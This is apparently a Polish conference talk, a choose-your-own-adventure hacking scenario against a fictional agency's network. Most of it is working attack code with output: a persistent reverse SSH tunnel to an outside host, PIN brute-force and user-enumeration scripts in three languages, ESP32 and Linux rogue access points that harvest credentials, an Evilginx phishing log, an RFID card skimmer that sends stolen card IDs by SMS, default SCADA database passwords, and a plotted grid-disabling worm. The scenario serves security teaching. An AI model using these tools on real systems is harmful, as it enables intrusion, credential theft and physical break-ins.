61     Serial.println(F("Try the most used default keys to print block 0 of a MIFARE PICC."));
62 }
63
64 /*
65  * Helper routine to dump a byte array as hex values to Serial.
66  */
67 void dump_byte_array(byte *buffer, byte bufferSize) {
68     for (byte i = 0; i < bufferSize; i++) {
69         Serial.print(buffer[i] < 0x10 ? " 0" : " ");
70         Serial.print(buffer[i], HEX);
71     }
72 }
73
74 /*
```

indexing: 27/56

Ln 1, Col 1 M5Cardputer on /dev/cu.usbmodem2101

Co włożyć Archiwście w gniazdo?

Archiwista podłączy Twoje urządzenie do MARPNETu.

- Jeśli dajesz mu Access Point, który jako WAN będzie miał MARPNET, co po połączeniu przez WiFi pozwoli Ci wejść do ich sieci, idziesz na [slajd 35](#).
- Jeśli dajesz minikomputer z Linuxem, którym zestawi tunel do Twojego hosta, umożliwiający połączenie SSH, idziesz na [slajd 36](#).



Co włożyć Archiwście w gniazdo?

Okazało się, że wdrożyli 802.1X przed zakończeniem wakacji. To pewnie te nadgorliwe #\$\$%#@ studenty na praktykach. Wracasz na [poprzedni slajd](#).



Linux + SSH tunnel



```
#!/bin/bash
```

```
# echo '/usr/local/bin/ssh_tunnel.sh &' >> /etc/rc.local
```

```
REMOTE_USER="darkseeker"  
REMOTE_HOST="tawerna.freeworld.org"  
REMOTE_PORT=2222  
LOCAL_PORT=22  
PRIVATE_KEY="/home/darkseeker/.ssh/id_rsa"  
LOG_FILE="/var/log/ssh_tunnel.log"
```

```
while true; do  
    date=$(date '+%Y-%m-%d %H:%M:%S')  
    echo "$date - Próba ustanowienia tunelu SSH..." >> "$LOG_FILE"  
  
    ssh -i "$PRIVATE_KEY" -N -R ${REMOTE_PORT}:localhost:${LOCAL_PORT} ${REMOTE_USER}@${REMOTE_HOST}  
  
    EXIT_CODE=$?  
    date=$(date '+%Y-%m-%d %H:%M:%S')  
    echo "$date - Połączenie zakończone lub nieudane (exit code: $EXIT_CODE)" >> "$LOG_FILE"  
  
    sleep 1  
done
```



<http://printer-103.marpnet:8000>



MIĘDZYNARODOWA
AGENCJA ODBUDOWY

Wprowadź swój indywidualny, sześciocyfrowy PIN

Wejdz

Atak brute force na formularz z pinami



Wprowadź swój indywidualny, sześciocyfrowy PIN

Wejdz

Żeby sprawdzić czy można zrobić brute force na piny musisz zobaczyć jak wygląda żądanie.

- Jeśli wyświetlasz źródło strony, idziesz na [slajd 39](#).
- Jeśli używasz Burp Suite, idziesz na [slajd 40](#).
- Jeśli piszesz szybkie proxy w Pythonie wyświetlające dane POST, idziesz na [slajd 41](#).

Źródło strony

```
67 <body>
68 <div class="logo">
69 
70 <br>
71 </div>
72 <div>
73 <form class="container" method="POST" action="/login">
74 <h1>Wprowadź swój indywidualny, sześciocyfrowy PIN</h1>
75 <input type="password" name="PIN" maxlength="6" pattern="\d{6}" required>
76 <br>
77 <input type="submit" value="Wejdź">
78
79 </form>
80 </div>
81 </body>
82 </html>
```

The screenshot shows a web browser window displaying a login page. The page features a red logo at the top center, which is a stylized globe with a grid pattern. Below the logo, the text "MIĘDZYNARODOWA AGENCJA ODRODZENIA" is visible. The main content of the page is a dark gray box with the text "Wprowadź swój indywidualny, sześciocyfrowy PIN" and a password input field. Below the input field is a "Wejdź" button and a red error message "Nieprawidłowy PIN".

The browser's developer tools are open, showing the Network tab. The selected request is "login", which is a POST request to the "/login" endpoint. The payload is shown as "Form Data" with a single field "PIN" containing the value "123123". The status bar at the bottom indicates "5 requests", "245 kB transferred", "246 kB resources", and "Finish: 164 ms".

Burp Suite

The screenshot displays the Burp Suite interface with the following components:

- Menu Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Settings.
- Sub-Menu:** Intercept, HTTP history, WebSockets history, Match and replace, Proxy settings.
- Filter Settings:** Hiding CSS, image and general binary content.
- HTTP History Table:**

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1	http://printer-103.marpnet:80...	GET	/login			405	387	JSON					127.0.0.1	session=eyJ1c2...	06:1
2	http://printer-103.marpnet:80...	GET	/			200	2119	HTML		Strona Dostępna			127.0.0.1	session=eyJ1c2...	06:1
4	http://printer-103.marpnet:80...	POST	/login		✓	200	2180	HTML		Strona Dostępna			127.0.0.1	session=eyJ1c2...	06:1
5	http://www.gstatic.com	GET	/generate_204			204	127						172.217.16.3		06:1
- Request Panel:** Shows a POST request to /login with headers like Host, Content-Length, Cache-Control, Origin, Content-Type, Upgrade-Insecure-Requests, User-Agent, and Accept-encoding.
- Response Panel:** Shows an HTML response with a form for PIN entry. The form has a submit button labeled "Wejdź". A message below the form states "Nieprawidłowy PIN" (Incorrect PIN).
- Inspector Panel:** Lists request attributes, body parameters, cookies, headers, and response headers.
- Event Log:** Shows "All issues" with 18 events.
- System Info:** Memory usage is 146.8MB, and some features are disabled.

mitmproxy/mitmdump

```
# mitmdump -s mitm.py
from mitmproxy import http

def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        body = flow.request.get_text()
        print("POST request")
        print(f"URL: {flow.request.pretty_url}")
        print("Body:")
        print(body)
        print("=====\n")
```

```
drq•~/confi25» mitmdump -s mitm.py
[06:27:47.985] Loading script mitm.py
[06:27:47.985] HTTP(S) proxy listening at *:8080.
[06:27:49.395][127.0.0.1:56720] client connect
[06:27:49.396][127.0.0.1:56721] client connect
POST request
URL: http://printer-103.marpnet:8000/login
Body:
PIN=123123
=====
```

Atak brute force na formularz z pinami



Wprowadź swój indywidualny, sześciocyfrowy PIN

Wejź

Przeprowadzasz brute force na piny, żeby wyciągnąć listę użytkowników. Wybierz broń.

- PowerShell - idziesz na [slajd 43](#).
- Python - idziesz na [slajd 45](#).
- Bash - idziesz na [slajd 47](#).

Enumeracja pinów – PowerShell



```
0..999 | % { $pin="{0:d6}" -f $_); $exists=((irm -me po http://  
printer-103.marpnet:8000/login -body "PIN=$pin") -notlike '*Niepra*');  
[pscustomobject]@{pin=$pin;exists=$exists} }|where exists
```

```
pwsh  
PS /Users/drg> 0..999 | % { $pin="{0:d6}" -f $_); $exists=((irm -me po http://printer-103.marpnet:8000/login  
-body "PIN=$pin") -notlike '*Niepra*'); [pscustomobject]@{pin=$pin;exists=$exists} }|where exists  
  
pin      exists  
---      -  
000101   True  
000102   True  
000103   True  
000104   True  
000105   True  
000106   True  
000107   True  
000108   True  
000109   True  
000110   True  
000111   True  
000112   True  
000113   True  
000114   True  
000115   True  
000116   True  
000117   True  
000118   True  
000119   True  
000120   True  
  
PS /Users/drg> _
```

Enumeracja userów – PowerShell



```
0..999 | ForEach-Object {
    $pin="{0:d6}" -f $_
    $content = Invoke-RestMethod -Method POST http://printer-103.marpnet:8000/login -body "PIN=$pin"
    if ($content -match "(?s)Użytkownik: <strong>(?.*)</strong>.*Dział: <strong>(?.*)</strong>") {
        $user = $matches['user']
        $department = $matches['department']
        [pscustomobject]@{pin=$pin;user=$user;department=$department}
    }
}
```

```
pin      user      department
---      -
000101  ewa.kaminska  Kontrola Jakości
000102  adam.wojcik   Dział Druku
000103  karol.kowalski  Logistyka
000104  ola.nowicka   Bezpieczeństwo Systemowe
000105  marta.lewandowska  Zarządzanie Energią
000106  tomasz.krawczyk  Automatyka Przemysłowa
000107  piotr.wisniewski  Utrzymanie Sieci GRIDNET
000108  ania.zajac     Dział Druku
000109  bartek.adameczyk  Zespół Aktualizacji MAO SCADA Link
000110  justyna.mazur   Zarządzanie Alarmami
000111  michal.sobczak  Logistyka
000112  patrycja.kot    Bezpieczeństwo OT
000113  grzegorz.urban  Dział Druku
000114  dominika.olszewska  Obsługa Maszynowni Głównej
000115  krystian.baran  Serwis Systemów Zasilania
000116  katarzyna.czerwinska  Koordynacja Zapasów Krytycznych
000117  lukasz.wojtas   SCADA Nexus - Centrum Dystrybucji
000118  agnieszka.krupa  Zespół Reagowania GRIDNET
000119  mateusz.pawlowski  Zarządzanie Przepływem Energii
000120  izabela.wrona   Logistyka
```

```
PS /Users/drg> _
```

Enumeracja pinów - Python



```
import requests
for i in range(1000):
    pin = f"{i:06}"
    if "Niepra" not in requests.post("http://printer-103.marpnet:8000/login",
data={"PIN": pin}).text:
        print(f'Found PIN {pin}')
```

```
>>> import requests
... for i in range(1000):
...     pin = f"{i:06}"
...     if "Niepra" not in requests.post("http://printer-103.marpnet:8000/login", data={"PIN": pin}).text:
...         print(f'Found PIN {pin}')
```

Found PIN 000101
Found PIN 000102
Found PIN 000103
Found PIN 000104
Found PIN 000105
Found PIN 000106
Found PIN 000107
Found PIN 000108
Found PIN 000109
Found PIN 000110
Found PIN 000111
Found PIN 000112
Found PIN 000113
Found PIN 000114
Found PIN 000115
Found PIN 000116
Found PIN 000117
Found PIN 000118
Found PIN 000119
Found PIN 000120

Enumeracja userów – Python



```
import requests
import re

pattern = re.compile(r"Użytkownik: <strong>(.*?)</strong>.*?Dział: <strong>(.*?)</strong>",
re.DOTALL)

for i in range(1000):
    pin = f"{i:06}"
    response = requests.post("http://printer-103.marpnet:8000/login", data={"PIN": pin})
    match = pattern.search(response.text)
    if match:
        user, department = match.groups()
        print(f'{pin}, {user}, {department}')
```

```
000101, ewa.kaminska, Kontrola Jakości
000102, adam.wojcik, Dział Druku
000103, karol.kowalski, Logistyka
000104, ola.nowicka, Bezpieczeństwo Systemowe
000105, marta.lewandowska, Zarządzanie Energią
000106, tomasz.krawczyk, Automatyka Przemysłowa
000107, piotr.wisniewski, Utrzymanie Sieci GRIDNET
000108, ania.zajac, Dział Druku
000109, bartek.adamczyk, Zespół Aktualizacji MAO SCADA Link
000110, justyna.mazur, Zarządzanie Alarmami
000111, michal.sobczak, Logistyka
000112, patrycja.kot, Bezpieczeństwo OT
000113, grzegorz.urban, Dział Druku
000114, dominika.olszewska, Obsługa Maszynowni Głównej
000115, krystian.baran, Serwis Systemów Zasilania
000116, katarzyna.czerwinska, Koordynacja Zapasów Krytycznych
000117, lukasz.wojtas, SCADA Nexus – Centrum Dystrybucji
000118, agnieszka.krupa, Zespół Reagowania GRIDNET
000119, mateusz.pawlowski, Zarządzanie Przepływem Energii
000120, izabela.wrona, Logistyka
```

Enumeracja pinów – Bash



```
for pin in $(seq -f "%06.0f" 0 999); do r=$(curl -s -d "PIN=$pin"
http://printer-103.marpnet:8000/login); [[ $r != *Niepra* ]] && echo
"Found pin $pin"; done
```

```
drg.~/confi25» for pin in $(seq -f "%06.0f" 0 999); do r=$(curl -s -d "PIN=$pin" http://printer-103.ma
rpnet:8000/login); [[ $r != *Niepra* ]] && echo "Found pin $pin"; done
Found pin 000101
Found pin 000102
Found pin 000103
Found pin 000104
Found pin 000105
Found pin 000106
Found pin 000107
Found pin 000108
Found pin 000109
Found pin 000110
Found pin 000111
Found pin 000112
Found pin 000113
Found pin 000114
Found pin 000115
Found pin 000116
Found pin 000117
Found pin 000118
Found pin 000119
Found pin 000120
drg.~/confi25»
```

[10:32:47]

Enumeracja userów – Bash



```
for i in $(seq -f "%06.0f" 0 999); do
  response=$(wget --quiet --method POST --body-data="PIN=$i" http://printer-103.marpnet:8000/
login -0-)

  user=$(echo "$response" | sed -n 's/.*Użytkownik: <strong>\(.*\)</strong>.*\/\1/p')
  department=$(echo "$response" | sed -n 's/.*Dział: <strong>\(.*\)</strong>.*\/\1/p')

  if [[ -n "$user" && -n "$department" ]]; then
    echo "$i, $user, $department"
  fi
done
```

```
000101, ewa.kaminska, Kontrola Jakości
000102, adam.wojcik, Dział Druku
000103, karol.kowalski, Logistyka
000104, ola.nowicka, Bezpieczeństwo Systemowe
000105, marta.lewandowska, Zarządzanie Energią
000106, tomasz.krawczyk, Automatyka Przemysłowa
000107, piotr.wisniewski, Utrzymanie Sieci GRIDNET
000108, ania.zajac, Dział Druku
000109, bartek.adamczyk, Zespół Aktualizacji MAO SCADA Link
000110, justyna.mazur, Zarządzanie Alarmami
000111, michal.sobczak, Logistyka
000112, patrycja.kot, Bezpieczeństwo OT
000113, grzegorz.urban, Dział Druku
000114, dominika.olszewska, Obsługa Maszynowni Głównej
000115, krystian.baran, Serwis Systemów Zasilania
000116, katarzyna.czerwinska, Koordynacja Zapasów Krytycznych
000117, lukasz.wojtas, SCADA Nexus - Centrum Dystrybucji
000118, agnieszka.krupa, Zespół Reagowania GRIDNET
000119, mateusz.pawlowski, Zarządzanie Przepływem Energii
000120, izabela.wrona, Logistyka
```

Potrzebne kredki do ataku na MARPNET

Potrzebujesz zdobyć loginy i hasła do MARPNETu.

- Jeśli wysyłasz phishing, idziesz na [slajd 56](#).
- Jeśli podrzucasz do MAO fałszywy Access Point udający autoryzowaną sieć i zbierający kredki, idziesz na [slajd 50](#).



Fake Access Point

Jaki sprzęt wykorzystujesz do fałszywego Access Pointa?

- Jeśli wybierasz mikrokontroler ESP32 + Arduino, idziesz na [slajd 51](#).
- Jeśli wybierasz minikomputer z Linuxem, idziesz na [slajd 53](#).



Fałszywy Access Point - Arduino



```
#include <Arduino.h>
#include <WiFi.h>
#include <DNSServer.h>
#include <WebServer.h>

DNSServer dnsServer;
WebServer server(80);

static const char responsePortal[] = R"====(
<!DOCTYPE html> [...]
)====";

void handleRoot() {
  Serial.println("Handle root");
  server.send(200, "text/plain", "");
}

void handleNotFound() {
  Serial.println("Handle not found");
  server.sendHeader("Location", "/portal");
  server.send(302, "text/plain", "redirect to captive portal");
}

void setup() {
  Serial.begin(115200);
  WiFi.mode(WIFI_AP);
  WiFi.softAP("MARPNET");

  if (dnsServer.start()) {
    Serial.println("Started DNS server in captive portal-mode");
  } else {
    Serial.println("Err: Can't start DNS server!");
  }

  server.on("/", handleRoot);
```

```
server.on("/login", HTTP_POST, []() {
  Serial.println("Handle login");
  String username = server.arg("username");
  String password = server.arg("password");
  Serial.println("! Login attempt");
  Serial.print("Username: ");
  Serial.println(username);
  Serial.print("Password: ");
  Serial.println(password);
  server.send(200, "text/html", "Incorrect password");
});

server.on("/portal", []() {
  Serial.println("Handle portal");
  server.send(200, "text/html", responsePortal);
});

server.onNotFound(handleNotFound);
server.begin();
}

void loop() {
  server.handleClient();
  delay(5);
}
```

Fałszywy Access Point - Arduino



Arduino IDE 2.3.6 - captive | M5AtomS3

```
30
31 if (dnsServer.start()) {
32   Serial.println("Started DNS server in captive portal-mode");
33 } else {
34   Serial.println("Err: Can't start DNS server!");
35 }
36
37 server.on("/", handleRoot);
38
39 server.on("/login", HTTP_POST, []() {
40   Serial.println("Handle login");
41   String username = server.arg("username");
42   String password = server.arg("password");
43   Serial.println("! Login attempt");
44   Serial.print("Username: ");
45   Serial.println(username);
46   Serial.print("Password: ");
47   Serial.println(password);
48   server.send(200, "text/html", "Incorrect password");
49 });
50
51 server.on("/portal", []() {
52   Serial.println("Handle portal");
53   server.send(200, "text/html", responsePortal);
54 });
55
56 server.onNotFound(handleNotFound);
57 server.begin();
58 }
59
60 void loop() {
61   server.handleClient();
62   delay(5);
63 }
```

Output Serial Monitor ×

Message (Enter to send message to 'M5AtomS3' on '/dev/cu.usbmodem2101') New Line 9600 baud


```
-----
12:12:29.156 -> ! Login attempt
12:12:29.156 -> Username: hh
12:12:29.156 -> Password: gg
12:12:33.240 -> Handle login
12:12:33.240 -> ! Login attempt
12:12:33.240 -> Username: hhbbb
12:12:33.240 -> Password: gg
```

Ln 41, Col 46 M5AtomS3 on /dev/cu.usbmodem2101 6

Fałszywy Access Point - Linux



dnsmasq hostapd lighttpd iptables dhcpd



Fałszywy Access Point - Linux



```
#!/bin/bash
set -e

echo "[*] Instalacja wymaganych pakietów..."
sudo apt update
sudo apt install -y dnsmasq hostapd lighttpd iptables-persistent

echo "[*] Konfiguracja statycznego IP dla wlan0..."
sudo tee -a /etc/dhcpd.conf > /dev/null <<EOF

interface wlan0
    static ip_address=192.168.4.1/24
    nohook wpa_supplicant
EOF

echo "[*] Restart dhcpd..."
sudo service dhcpd restart

echo "[*] Konfiguracja dnsmasq..."
sudo mv /etc/dnsmasq.conf /etc/dnsmasq.conf.orig 2>/dev/null || true
sudo tee /etc/dnsmasq.conf > /dev/null <<EOF
interface=wlan0
dhcp-range=192.168.4.10,192.168.4.100,12h
address=192.168.4.1
EOF

echo "[*] Konfiguracja hostapd..."
sudo tee /etc/hostapd/hostapd.conf > /dev/null <<EOF
interface=wlan0
driver=nl80211
ssid=MARPNET
hw_mode=g
channel=7
wmm_enabled=0
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
EOF
```

Fałszywy Access Point - Linux



```
sudo sed -i 's|^#DAEMON_CONF=.*|DAEMON_CONF="/etc/hostapd/hostapd.conf"|' /etc/default/hostapd

echo "[*] Włączenie lighttpd..."
sudo systemctl enable lighttpd
sudo systemctl restart lighttpd

echo "[*] Konfiguracja iptables do przekierowania HTTP..."
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to 192.168.4.1:80
sudo iptables -t nat -A POSTROUTING -j MASQUERADE

echo "[*] Zapis reguł iptables..."
sudo netfilter-persistent save


echo "[*] Włączanie usług przy starcie..."
sudo systemctl unmask hostapd
sudo systemctl enable hostapd
sudo systemctl enable dnsmasq

echo "[*] Uruchamianie usług..."
sudo systemctl restart dnsmasq
sudo systemctl restart hostapd

echo "[✓] Captive Portal MARPNET gotowy. Urządzenia połączone z Wi-Fi 'MARPNET' będą przekierowane do index.html."
```

Phishing

```
root@debian-evilginx:/tools/evilginx2# ./build/evilginx -p ./phishlets/
```



LEVI~~GINX~~

no nginx - pure evil

by Kuba Bretzky (@mgretzky) version 2.0.0

```
[08:23:56] [inf] loaded phishlet 'google' from 'google.yaml'
[08:23:56] [inf] setting up certificates for phishlet 'google'...
[08:23:56] [inf] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com ads.it-is-almost-donc.evilginx.com ssl.it-is-almost-donc.evilginx.com content.it-is-almost-done.evilginx.com]
[08:23:59] [inf] [0] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
[08:23:59] [inf] [0] landing URL: https://accounts.it-is-almost-donc.evilginx.com/signin/v2/identifier
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
19	google			none	192.168.1.100	2018-05-28 08:23

```
[08:24:22] [inf] [0] Username: [redacted]@gmail.com
[08:24:29] [inf] [0] Password: [redacted]
[08:24:41] [inf] [0] all authorization tokens intercepted!
[08:24:41] [inf] [0] redirecting to URL: https://redirect-to-this-url-after-
: sessions
```

id	phishlet	username	password	tokens
19	google	[redacted]@gmail.com	[redacted]	captured

```
~/conf125
drg*~/conf125» mitmdump --help
usage: mitmdump [options] [filter]

positional arguments:
  filter_args          Filter expression, equivalent to setting both the
                        save_stream_filter options.

options:
  -h, --help          show this help message and exit
  --version           show version number and exit
  --options           Show all options and their default values
  --commands         Show all commands and their signatures
  --set option[=value] Set an option. When the value is omitted, boolean
                        and integers are set to None (if permitted), and
                        Boolean values can be true, false or toggle. Sequ
                        multiple invocations to set for the same option.
  -q, --quiet        Quiet.
  -v, --verbose      Increase log verbosity.
  --mode, -m MODE    The proxy server type(s) to spawn. Can be passed
                        supports "regular" (HTTP), "transparent", "socks",
                        "upstream:SPEC", and "wireguard[:PATH]" proxy ser
                        upstream proxy modes, SPEC is host specification
                        "http[s]://host[:port]". For WireGuard mode, PATH
                        containing key material. If no such file exists,
                        startup. You may append '@listen_port' or '@liste
                        override 'listen_host' or 'listen_port' for a sp
                        such as client playback will use the first mode t
                        server to use. May be passed multiple times.

  --no-anticache     Strip out request headers that might cause the server to return 304-not-
                        modified.
  --no-showhost      Use the Host header to construct URLs for display. This option is disabled
                        by default because malicious apps may send misleading host headers to evade
                        your analysis. If this is not a concern, enable this options for better flow
                        display.
  --no-show-ignored-hosts
  --show-ignored-hosts Record ignored flows in the UI even if we do not perform TLS interception.
                        This option will keep ignored flows' contents in memory, which can greatly
```



MIĘDZYNARODOWA
AGENCJA ODBUDOWY

MARPNET Login

Nieprawidłowe hasło lub brak uprawnień

Spectra X

Od: Spectra X

Mam. Zabezpieczenia przed niebezpiecznymi wartościami praktycznie każdej z maszyn w GRIDNETcie realizowane są wyłącznie w MAO SCADA Link, kontrolery przyjmą wszystko, co im wyśle operator.

Przygotowałam robaka, który roześle się do każdej stacji w GRIDNETcie i zgasi światło w całym MAO w taki sposób, że wymiana żarówek nie pomoże. Bo nie będzie w co je wkręcać.

Wystarczy, że odpalisz go w Głównej Maszynowni, gdzie stoi stacja z zainstalowanym MAO SCADA Nexus, który wysyła aktualizacje do Linków.



Dostać się do Wielkiej Maszynowni – Plan

- 1. Sklonować kartę jednego z operatorów*
- 2. Określić najlepszy moment na wejście*



Skanywanie kart - misja samobójcza



SkaneTeczka – plan

1. Mobilny, dyskretny skanert kart
2. Po zeskanowaniu karty włączenie modemu GSM i wysłanie SMSa
3. Restart urządzenia



SMSowy Skaner Kart



```
#include <SPI.h>
#include <MFRC522.h>
#include <TinyGsmClient.h>

#include "utilities.h"

#define SS_PIN 12
#define RST_PIN 0

#define SMS_TARGET "+48501501501"

MFRC522 rfid(SS_PIN, RST_PIN);
byte nuidPICC[4];

TinyGsm modem(Serial1);

void setup() {
  Serial.begin(9600);
  SPI.begin();
  rfid.PCD_Init();

  Serial1.begin(115200, SERIAL_8N1, MODEM_RX, MODEM_TX);

  delay(1000);

  Serial.println(F("mifare to sms initialized"));
}

String hexToString(byte *buffer, byte bufferSize) {
  String result = "";
  for (byte i = 0; i < bufferSize; i++) {
    if (buffer[i] < 0x10) result += " 0";
    else result += " ";
    result += String(buffer[i], HEX);
  }
  return result;
}
```

SMSowy Skaner Kart



```
void loop() {
  if (!rfid.PICC_IsNewCardPresent())
    return;

  if (!rfid.PICC_ReadCardSerial())
    return;

  Serial.print(F("PICC type: "));
  MFRC522::PICC_Type piccType = rfid.PICC_GetType(rfid.uid.sak);
  Serial.println(rfid.PICC_GetTypeName(piccType));

  if (piccType != MFRC522::PICC_TYPE_MIFARE_MINI && piccType != MFRC522::PICC_TYPE_MIFARE_1K && piccType !=
MFRC522::PICC_TYPE_MIFARE_4K) {
    Serial.println(F("Not MIFARE card."));
    return;
  }

  String nuidString = hexToString(rfid.uid.uidByte, rfid.uid.size);
  Serial.println(nuidString);

  // send sms
  setupModem();
  Serial.println("init modem");
  modem.init();
  Serial.println("Sending sms");
  bool res = modem.sendSMS(SMS_TARGET, nuidString);
  Serial.println("SMS sent");

  ESP.restart();
}
```

Jak znaleźć najlepszy moment

TMOS PIR STHS34PF80



Główne cechy TMOS PIR

- **Wysoka czułość:** precyzyjna detekcja ruchu i obecności w oparciu o promieniowanie cieplne
- **Szerokie pole widzenia:** 80° zapewnia większy zakres monitorowania
- **Regulacja czułości:** tryby domyślny i szeroki dla różnych warunków środowiskowych
- **Komunikacja I2C:** łatwa integracja z mikrokontrolerami (adres 0x5A)
- **Regulowana częstotliwość próbkowania:** od 0,25 Hz do 30 Hz, dopasowana do różnych zastosowań
- **Kompaktowe wymiary:** tylko 32 x 24 x 8 mm i masa 4,4 g

M5NanoC6 Dev Kit - ESP32-C6FH4



Cechy szczególne M5NanoC6

- Wyposażony w układ ESP32-C6FH4, obsługujący **WiFi 6**, Zigbee, Thread i Matter, zapewniający szybką i niezawodną komunikację bezprzewodową.
- Wbudowany nadajnik podczerwieni umożliwiający wygodne sterowanie urządzeniami IoT za pomocą technologii podczerwieni.
- Posiada programowalne diody RGB, które dodają efektów wizualnych i umożliwiają personalizację projektów.
- Złącze Grove umożliwia elastyczną rozbudowę poprzez połączenie z różnymi urządzeniami M5Stack, takimi jak te wykorzystujące protokoły UART, I2C i inne.
- Małe wymiary 23,5 x 12 x 9,5 mm, co czyni go idealnym do zastosowań w projektach, gdzie przestrzeń jest ograniczona, a mobilność kluczowa.

Czujnik obecności i ruchu



```
void loop() {
  sths34pf80_tm0s_dr0y_status_t dataReady;
  TMOS.getDataReady(&dataReady);

  if (dataReady.dr0y == 1) {
    sths34pf80_tm0s_func_status_t status;
    TMOS.getStatus(&status);

    if (status.pres_flag == 1) {
      TMOS.getPresenceValue(&presenceVal);
      Serial.printf("Presence Detected! PresenceValue: %d\n", presenceVal);
      sendValue(presenceURLBase, "val", presenceVal);
    }

    if (status.mot_flag == 1) {
      TMOS.getMotionValue(&motionVal);
      Serial.printf("Motion Detected! MotionValue: %d\n", motionVal);
      sendValue(motionURLBase, "val", motionVal);
    }
  }
}
```



Jak zainfekować stację OT

**MAO
SCADA LINK**



**OPERATOR INTERFACE
& CONTROL NODE AGENT**

REGAIN CONTROL

Instalacja komponentu bazy danych

Podczas instalacji produktów z serii MAO SCADA użytkownik nie musi podawać hasła dla loginu SA (System Administrator dla Microsoft SQL Server). W takiej sytuacji instalator automatycznie przypisze domyślne hasła, odpowiednio:

- MAO SCADA Link: użytkownik SA, hasło: Mao!2061
- MAO SCADA Nexus: użytkownik SA, hasło: Mao!!N3xus

Jak zainfekować stację OT

kernel.org/doc/html/v4.17/driver-api/usb/gadget.html#structure-of-gadget-drivers

W1: Dallas' 1-wire bus

RapidIO Subsystem Guide

Writing s390 channel device drivers

VME Device Drivers

Linux 802.11 Driver Developer's Guide

The Userspace I/O HOWTO

Linux Firmware API

PINCTRL (PIN CONTROL) subsystem

General Purpose Input/Output (GPIO)

Miscellaneous Devices

DMAEngine documentation

Linux kernel SLIMbus support

SoundWire Documentation

Core API Documentation

Linux Media Subsystem Documentation

Linux Networking Documentation

The Linux Input Documentation

Linux GPU Driver Developer's Guide

Security Documentation

Linux Sound Subsystem Documentation

Linux Kernel Crypto API

Linux Filesystems API

SuperH Interfaces Guide

Korean translations

Chinese translations

USB Controller Driver

This is the lowest software level. It is the only layer that talks to hardware, through registers, fifos, dma, irq, and the like. The `<linux/usb/gadget.h>` API abstracts the peripheral controller endpoint hardware. That hardware is exposed through endpoint objects, which accept streams of IN/OUT buffers, and through callbacks that interact with gadget drivers. Since normal USB devices only have one upstream port, they only have one of these drivers. The controller driver can support any number of different gadget drivers, but only one of them can be used at a time.

Examples of such controller hardware include the PCI-based NetChip 2280 USB 2.0 high speed controller, the SA-11x0 or PXA-25x UDC (found within many PDAs), and a variety of other products.

Gadget Driver

The lower boundary of this driver implements hardware-neutral USB functions, using calls to the controller driver. Because such hardware varies widely in capabilities and restrictions, and is used in embedded environments where space is at a premium, the gadget driver is often configured at compile time to work with endpoints supported by one particular controller. Gadget drivers may be portable to several different controllers, using conditional compilation (Recent kernels substantially simplify the work involved in supporting new hardware, by *autoconfiguring* endpoints automatically for many bulk-oriented drivers.) Gadget driver responsibilities include:

- handling setup requests (ep0 protocol responses) possibly including class-specific functionality
- returning configuration and string descriptors
- (re)setting configurations and interface altsettings, including enabling and configuring endpoints
- handling life cycle events, such as managing bindings to hardware, USB suspend/resume, remote wakeup, and disconnect
- managing IN and OUT transfers on all currently enabled endpoints

Such drivers may be modules of proprietary code, although that approach is discouraged in the Linux community.

Upper Level

Most gadget drivers have an upper boundary that connects to some Linux driver or framework in Linux. Through that boundary the gadget driver produces and/or consumes through protocol transfers over USB. Examples include:

- user mode code, using generic (gadgetfs) or application specific files in /dev
- networking subsystem (for network gadgets, like the CDC Ethernet Model gadget driver)
- data capture drivers, perhaps video4Linux or a scanner driver; or test and measurement hardware.
- input subsystem (for HID gadgets)
- sound subsystem (for audio gadgets)
- file system (for PTP gadgets)
- block i/o subsystem (for usb-storage gadgets)
- and more



Karta sieciowa USB



```
#!/bin/bash
```

```
echo "[*] Ładowanie modułu g_ether..."  
modprobe g_ether
```

```
echo "[*] Konfiguracja interfejsu usb0..."  
